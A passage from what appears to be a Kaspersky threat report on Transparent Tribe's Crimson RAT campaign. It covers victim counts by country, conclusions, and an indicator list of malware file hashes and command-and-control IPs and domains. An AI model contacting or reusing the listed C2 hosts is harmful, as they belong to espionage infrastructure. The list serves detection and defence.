
Crimson distribution map

Most of the detections were related to the USB Worm components; and in most of the countries, the number of events was very low.



Crimson detections – USBWorm vs other components

If we check victims compromised with the other client components, we can find the real targets.



Top five infected countries from June 2019 to June 2020 – USBWorm excluded

The graph includes the highest number of distinct victims, and it shows that Transparent Tribe maintained a strong focus on Afghanistan during the final part of 2019 and then started to focus again on Indian users during 2020.

We may speculate that detections in other countries may be related to entities related to main targets, such as personnel of embassies.

Conclusions

Transparent Tribe continues to show high activity against multiple targets. In the last twelve months, we observed a broad campaign against military and diplomatic targets, using extensive infrastructure to support their operations and continuous improvements in their arsenal. The group continue to invest in their main RAT, Crimson, to perform intelligence activities and spy on sensitive targets. We do not expect any slowdown from this group in the near future and we will continue to monitor their activities.

IoC

The followings IOC list is not complete. If you want more information about the APT discussed here, as well as a full IOC list, and YARA rules are available to customers of Kaspersky Threat Intelligence Reports. Contact: intelreports@kaspersky.com

5158C5C17862225A86C8A4F36F054AE2 – Excel document – NHQ_Notice_File.xls
D2C407C07CB5DC103CD112804455C0DE – Zip archive – tbvrarthsa.zip
76CA942050A9AA7E676A8D553AEB1F37 – Zip archive – ulhtagnias.zip

08745568FE3BC42564A9FABD2A9D189F – Crimson Server Version “A”
03DCD4A7B5FC1BAEE75F9421DC8D876F – Crimson Server Version “B”
075A74BA1D3A5A693EE5E3DD931E1B56 – Crimson Keylogger
1CD5C260ED50F402646F88C1414ADB16 – Crimson Keylogger
CAC1FFC1A967CD428859BB8BE2E73C22 – Crimson Thin Client
E7B32B1145EC9E2D55FDB1113F7EEE87 – Crimson Thin Client
F5375CBC0E6E8BF10E1B8012E943FED5 – Crimson Main Client
4B733E7A78EBD2F7E5306F39704A86FD – Crimson Main Client
140D0169E302F5B5FB4BB3633D09B48F – Crimson USB Driver
9DD4A62FE9513E925EF6B6D795B85806 – Crimson USB Driver
1ED98F70F618097B06E6714269E2A76F – Crimson USB Worm
F219B1CDE498F0A02315F69587960A18 – Crimson USB Worm

64.188.25.206 – Crimson C2
173.212.192.229 – Crimson C2
45.77.246.69 – Crimson C2

newsbizupdates.net – Crimson C2
173.249.22.30 – Crimson C2
uronlinestores.net – Crimson C2